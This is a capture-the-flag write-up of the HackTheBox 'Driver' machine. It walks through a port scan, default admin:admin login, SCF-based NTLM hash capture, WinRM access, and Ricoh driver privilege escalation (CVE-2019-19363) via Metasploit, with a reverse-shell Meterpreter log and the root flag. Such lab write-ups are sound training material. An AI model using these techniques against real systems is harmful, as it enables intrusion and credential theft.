

Information Gathering

1) Found open ports


```
(vigneswar@VigneswarPC)~$ tcpscan 10.10.11.106
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-04 12:48 IST
Nmap scan report for 10.10.11.106
Host is up (0.41s latency).
Not shown: 65531 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Microsoft IIS httpd 10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-server-header: Microsoft-IIS/10.0
|_ http-auth:
|_ HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=MFP Firmware Update Center. Please enter password for admin
135/tcp   open  msrpc          Microsoft Windows RPC
445/tcp   open  microsoft-ds   Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5985/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
Service Info: Host: DRIVER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: mean: 6h59m58s, deviation: 0s, median: 6h59m58s
|_ smb2-time:
|_ date: 2024-07-04T14:20:48
|_ start_date: 2024-07-04T14:16:51
|_ smb2-security-mode:
|_ 3:1:1:
|_ Message signing enabled but not required
|_ smb-security-mode:
|_ account_used: guest
|_ authentication_level: user
|_ challenge_response: supported
|_ message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 181.69 seconds
```

Web Port 80

1) Found a page with admin:admin credentials



2) Found file upload

MFP Firmware Update Center Home About **Firmware Updates** Drivers Updates Contact

Select printer model and upload the respective firmware update to our file share. Our testing team will review the uploads manually and initiates the testing soon.


Printer Model: HTB DesignJet ▾


Upload Firmware: Browse... No file selected.

Submit

Vulnerability Assessment


1) The testing team open our files, we can use a SCF file to get their hash






Exploitation

1) Cracked the hash



2) Connected with winrm



Privilege Escalation

1) Checked powershell history

```
Directory: C:\Users\tony\AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\AC\INetCookies
Mode                LastWriteTime         Length Name
----                -
-a-----          9/28/2021   12:08 PM             423 K0ZMAUPV.txt
-a-----          6/11/2021    7:01 AM             101 X0I6GS00.txt


Directory: C:\Users\tony\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline
Mode                LastWriteTime         Length Name
----                -
-a-----          9/28/2021   12:06 PM             134 ConsoleHost_history.txt

Directory: C:\Users\tony\Desktop
Mode                LastWriteTime         Length Name
----                -
-ar-----          7/4/2024    7:17 AM              34 user.txt
*Evil-WinRM* PS C:\Users> gci -filter *.txt -recurse -force -erroraction silentlycontinue
```

```
*Evil-WinRM* PS C:\Users> cat C:\Users\tony\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
Add-Printer -PrinterName "RICOH_PCL6" -DriverName 'RICOH PCL6 UniversalDriver V4.23' -PortName 'lpt1:'

ping 1.1.1.1
ping 1.1.1.1
*Evil-WinRM* PS C:\Users> |
```

2) The printer driver is vulnerable to LPE

EXPLOIT
DATABASE

Ricoh Driver - Privilege Escalation (Metasploit)

EDB-ID: 48036	CVE: 2019-19363	Author: METASPLOIT	Type: LOCAL	Platform: WINDOWS	Date: 2020-02-10
EDB Verified: ✓		Exploit: 📄 / {}		Vulnerable App:	

3) Exploited it with metasploit

Process ID	Process Name	Architecture	Session ID	User	Path
2404	cmd.exe	x64	1	DRIVER\tony	C:\Windows\System32\cmd.exe
2468	WmiPrvSE.exe				
2536	msdtc.exe				
2580	svchost.exe				
2600	conhost.exe	x64	1	DRIVER\tony	C:\Windows\System32\conhost.exe
2808	SearchIndexer.exe				
3008	svchost.exe				
3020	svchost.exe	x64	1	DRIVER\tony	C:\Windows\System32\svchost.exe
3184	explorer.exe	x64	1	DRIVER\tony	C:\Windows\explorer.exe
3228	explorer.exe	x64	1	DRIVER\tony	C:\Windows\explorer.exe
3240	RuntimeBroker.exe	x64	1	DRIVER\tony	C:\Windows\System32\RuntimeBroker.exe
3400	cmd.exe	x64	0	DRIVER\tony	C:\Windows\System32\cmd.exe
3556	ShellExperienceHost.exe	x64	1	DRIVER\tony	C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienceHost.exe
3768	SearchUI.exe	x64	1	DRIVER\tony	C:\Windows\SystemApps\Microsoft.Windows.Cortana_cw5n1h2txyewy\SearchUI.exe
4004	conhost.exe	x64	0	DRIVER\tony	C:\Windows\System32\conhost.exe
4144	vmtoolsd.exe	x64	1	DRIVER\tony	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
4300	explorer.exe	x64	1	DRIVER\tony	C:\Windows\explorer.exe
4304	OneDrive.exe	x86	1	DRIVER\tony	C:\Users\tony\AppData\Local\Microsoft\OneDrive\OneDrive.exe
4456	payload.exe	x64	0	DRIVER\tony	C:\Users\tony\Desktop\payload.exe
4792	wsmpovhost.exe	x64	0	DRIVER\tony	C:\Windows\System32\wsmpovhost.exe

```

meterpreter > migrate 2404
[*] Migrating from 4456 to 2404...
[*] Migration completed successfully.
meterpreter >

```

```

msf6 exploit(windows/local/ricoh_driver_privesc) > run

[*] Started reverse TCP handler on 10.10.14.10:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Ricoh driver directory has full permissions
[*] Adding printer FxTsxWMg...
[*] Sending stage (201798 bytes) to 10.10.11.106
[+] Deleted C:\Users\tony\AppData\Local\Temp\kzGoWy.bat
[+] Deleted C:\Users\tony\AppData\Local\Temp\headerfooter.dll
[*] Meterpreter session 4 opened (10.10.14.10:4444 -> 10.10.11.106:49442) at 2024-07-04 14:04:17 +0530
[*] Deleting printer FxTsxWMg

meterpreter > shell
Process 4448 created.
Channel 2 created.
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>type \Users\Administrator\Desktop\root.txt
type \Users\Administrator\Desktop\root.txt
c879b559f43788ec6929a7147c53c438

C:\Windows\system32>

```